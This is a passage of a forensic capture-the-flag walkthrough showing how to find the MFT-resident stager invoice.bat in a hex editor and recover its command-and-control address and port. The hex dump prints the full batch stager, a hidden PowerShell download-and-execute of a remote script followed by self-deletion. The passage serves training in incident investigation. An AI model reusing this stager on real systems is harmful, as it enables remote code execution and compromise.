
Answer: 16E3000

Q6: Each MFT record is 1024 bytes in size. If a file on disk has smaller size than 1024 bytes, they can be stored directly on MFT File itself. These are called MFT Resident files. During Windows File system Investigation, its crucial to look for any malicious/suspicious files that may be resident in MFT. This way we can find contents of malicious files/scripts. Find the contents of The malicious stager identified in Question3 and answer with the C2 IP and port.

Hint : Open the MFT file in any hex editor tool of your choice. Then either search for or Jump to the offset identified in previous question and you will have the stager file contents there. For example in HxD(Hex editor) tool , you can go to search tab and click "go to" button which will open up a prompt where you can input either hex or decimal offset and it will take you to relevant location

Before we continue with concluding our investigation, a quick point to note about the size of the file that can be seen in an MFT. The size of files that can be stored directly within the Master File Table (MFT) — known as resident files — varies depending on the file, the system, and the amount of metadata stored in the MFT. Generally, the more metadata associated with a file, the less space remains for storing the file's data itself within the MFT. While there is no strict upper limit, typically files smaller than approximately 900 bytes can be fully contained within their MFT record.


To conclude our investigation, we need to locate and examine the contents of the `invoice.bat` file directly from the Master File Table (MFT) using a hex editor. This will allow us to uncover the command and control (C2) IP address and port number encoded within the file.



File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Cr
Stage		✓			0	20
invoice		✓			0	20
invoices		✓			0	20
invoice.bat	.bat		✓		286	20

We have verified that the batch file is significantly smaller than the approximate upper limit of 900 bytes, confirming it as an MFT Resident file. This means that the contents of the file are stored within the MFT itself, rather than on the disk.


We begin by opening the MFT file in a hex editor, such as HxD, which is a tool that enables us to view and edit the raw hexadecimal data of a file.



HxD - [C:\Users\CyberJunkie\Desktop\$MFT]


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  46 49 4C 45 30 00 03 00 F0 42 CD 4F 00 00 00 00  FILE0...ðBÍO....
00000010  01 00 01 00 38 00 01 00 A0 01 00 00 00 04 00 00  ....8... .......
00000020  00 00 00 00 00 00 00 00 07 00 00 00 00 00 00 00  ................
00000030  62 01 00 00 00 00 00 00 10 00 00 00 60 00 00 00  b...........`...
00000040  00 00 18 00 00 00 00 00 48 00 00 00 18 00 00 00  ........H.......
00000050  1A 98 05 6A EA B0 D9 01 1A 98 05 6A EA B0 D9 01  .˜.jê°Ù..˜.jê°Ù.
00000060  1A 98 05 6A EA B0 D9 01 1A 98 05 6A EA B0 D9 01  .˜.jê°Ù..˜.jê°Ù.
00000070  06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 30 00 00 00 68 00 00 00  ........0...h...
000000A0  00 00 18 00 00 00 03 00 4A 00 00 00 18 00 01 00  ........J.......
000000B0  05 00 00 00 00 00 05 00 1A 98 05 6A EA B0 D9 01  .........˜.jê°Ù.
000000C0  1A 98 05 6A EA B0 D9 01 1A 98 05 6A EA B0 D9 01  .˜.jê°Ù..˜.jê°Ù.
000000D0  1A 98 05 6A EA B0 D9 01 00 40 00 00 00 00 00 00  .˜.jê°Ù..@......
000000E0  00 40 00 00 00 00 00 00 06 00 00 00 00 00 00 00  .@..............
000000F0  04 03 24 00 4D 00 46 00 54 00 00 00 00 00 00 00  ..$.M.F.T.......
00000100  80 00 00 00 50 00 00 00 01 00 40 00 00 00 06 00  €...P.....@.....
00000110  00 00 00 00 00 00 00 00 7F 33 01 00 00 00 00 00  .........3......
00000120  40 00 00 00 00 00 00 00 00 00 38 13 00 00 00 00  @.........8.....
00000130  00 00 38 13 00 00 00 00 00 00 38 13 00 00 00 00  ..8.......8.....
00000140  33 20 C8 00 00 00 0C 32 60 6B 40 CA 19 00 00 00  3 È....2`k@Ê....
00000150  B0 00 00 00 48 00 00 00 01 00 40 00 00 00 05 00  °...H.....@.....
00000160  00 00 00 00 00 00 00 00 0A 00 00 00 00 00 00 00  ................
00000170  40 00 00 00 00 00 00 00 00 B0 00 00 00 00 00 00  @........°......
00000180  08 A0 00 00 00 00 00 00 08 A0 00 00 00 00 00 00  . ....... ......
00000190  21 0B A3 05 00 00 00 00 FF FF FF FF 00 00 00 00  !.£.....ÿÿÿÿ....
000001A0  FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00  ÿÿÿÿ....ÿÿÿÿ....
000001B0  FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00  ÿÿÿÿ....ÿÿÿÿ....
000001C0  FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00  ÿÿÿÿ....ÿÿÿÿ....
```

Using the hexadecimal offset `16E3000`, determined from our earlier calculations, we use the "Go To" feature in HxD. This function allows us to jump directly to the specific part of the MFT where the `invoice.bat` file's data is stored. By entering this hexadecimal value into the Go To prompt, the editor will automatically bring us to the correct location within the MFT.



HxD - [C:\Users\CyberJunkie\Desktop\$MFT]

```
Offset(h)                                    09 0A
00000000                                     42 CD
00000010                                     01 00
00000020  00 00 00 00 00 00 00 00 07 00 00
```




Go to

Offset: 0

[✓ hex] dec oct

Offset relative to: [✓ begin] current offset end (backwards)




Go to

Offset: 16E3000

[✓ hex] dec oct

Offset relative to: [✓ begin] current offset end (backwards)

Once at the specified offset, we confirm that we're looking at the correct file data by checking for identifiable information such as the file name (`invoice.bat`) displayed in the hex editor. Alongside the file name, we look for any executable code or scripts. In this case, we find a PowerShell command that is part of a one-liner script. This script includes the IP address and port, which indicates where the malware attempts to connect for receiving further instructions or exfiltrating data.



```
016E3000  46 49 4C 45 30 00 03 00 05 FF 4B 59 00 00 00 00  FILE0....ÿKY....
016E3010  09 00 01 00 38 00 01 00 00 03 00 00 00 04 00 00  ....8...........
016E3020  00 00 00 00 00 00 00 00 04 00 00 00 8C 5B 00 00  ............Œ[..
016E3030  03 00 30 61 00 00 00 00 10 00 00 00 60 00 00 00  ..0a........`...
016E3040  00 00 00 00 00 00 00 00 48 00 00 00 18 00 00 00  ........H.......
016E3050  00 9A 6C 54 A1 5E DA 01 92 1D 62 19 9B 5E DA 01  .šlT¡^Ú.'.b.›^Ú.
016E3060  92 1D 62 19 9B 5E DA 01 F9 29 10 1A 9B 5E DA 01  '.b.›^Ú.ù)..›^Ú.
016E3070  20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ...............
016E3080  00 00 00 00 A8 05 00 00 00 00 00 00 00 00 00 00  ....¨...........
016E3090  98 29 6E 2D 00 00 00 00 30 00 00 00 70 00 00 00  ˜)n-....0...p...
016E30A0  00 00 00 00 00 00 02 00 58 00 00 00 18 00 01 00  ........X.......
016E30B0  01 5A 01 00 00 00 02 00 0E 5B 5D 19 9B 5E DA 01  .Z.......[].›^Ú.
016E30C0  0E 5B 5D 19 9B 5E DA 01 0E 5B 5D 19 9B 5E DA 01  .[].›^Ú..[].›^Ú.
016E30D0  0E 5B 5D 19 9B 5E DA 01 00 00 00 00 00 00 00 00  .[].›^Ú.........
016E30E0  00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00  ........ .......
016E30F0  0B 03 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00   .i.n.v.o.i.c.e.
016E3100  2E 00 62 00 61 00 74 00 80 00 00 00 38 01 00 00   .b.a.t.€...8...
016E3110  00 00 18 00 00 00 01 00 1E 01 00 00 18 00 00 00  ................
016E3120  40 65 63 68 6F 20 6F 66 66 0A 73 74 61 72 74 20  @echo off.start 
016E3130  2F 62 20 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78  /b powershell.ex
016E3140  65 20 2D 6E 6F 6C 20 2D 77 20 31 20 2D 6E 6F 70  e -nol -w 1 -nop
016E3150  20 2D 65 70 20 62 79 70 61 73 73 20 22 28 4E 65   -ep bypass "(Ne
016E3160  77 2D 4F 62 6A 65 63 74 20 4E 65 74 2E 57 65 62  w-Object Net.Web
016E3170  43 6C 69 65 6E 74 29 2E 50 72 6F 78 79 2E 43 72  Client).Proxy.Cr
016E3180  65 64 65 6E 74 69 61 6C 73 3D 5B 4E 65 74 2E 43  edentials=[Net.C
016E3190  72 65 64 65 6E 74 69 61 6C 43 61 63 68 65 5D 3A  redentialCache]:
016E31A0  3A 44 65 66 61 75 6C 74 4E 65 74 77 6F 72 6B 43  :DefaultNetworkC
016E31B0  72 65 64 65 6E 74 69 61 6C 73 3B 69 77 72 28 27  redentials;iwr('
016E31C0  68 74 74 70 3A 2F 2F 34 33 2E 32 30 34 2E 31 31  http://43.204.11
016E31D0  30 2E 32 30 33 3A 36 36 36 36 2F 64 6F 77 6E 6C  0.203:6666/downl
016E31E0  6F 61 64 2F 70 6F 77 65 72 73 68 65 6C 6C 2F 4F  oad/powershell/O
016E31F0  6D 31 68 64 48 52 70 5A 6D 56 7A 64 47 46 03 00  m1hdHRpZmVzdGF..
016E3200  57 39 75 49 47 56 30 64 77 3D 3D 27 29 20 2D 55  W9uIGV0dw==') -U
016E3210  73 65 42 61 73 69 63 50 61 72 73 69 6E 67 7C 69  seBasicParsing|i
016E3220  65 78 22 0A 28 67 6F 74 6F 29 20 32 3E 6E 75 6C  ex".(goto) 2>nul
016E3230  20 26 20 64 65 6C 20 22 25 7E 66 30 22 0A 00 00   & del "%~f0"...
016E3240  80 00 00 00 B8 00 00 00 00 0F 18 00 00 00 03 00  €
```

By analysing the PowerShell script embedded within the batch file, we can extract the specific IP address and port number used by the malware to communicate with its command and control server. These details are crucial for understanding the scope of the threat and potentially blocking further malicious communications.

Answer: 43.204.110.203:6666

This process demonstrates the forensic value of examining the contents of files resident in the MFT, particularly when dealing with small files that may contain malicious code. By utilising a hex editor to navigate to and inspect the exact location of these files within the MFT, investigators can retrieve critical information that aids in cyber threat analysis and mitigation.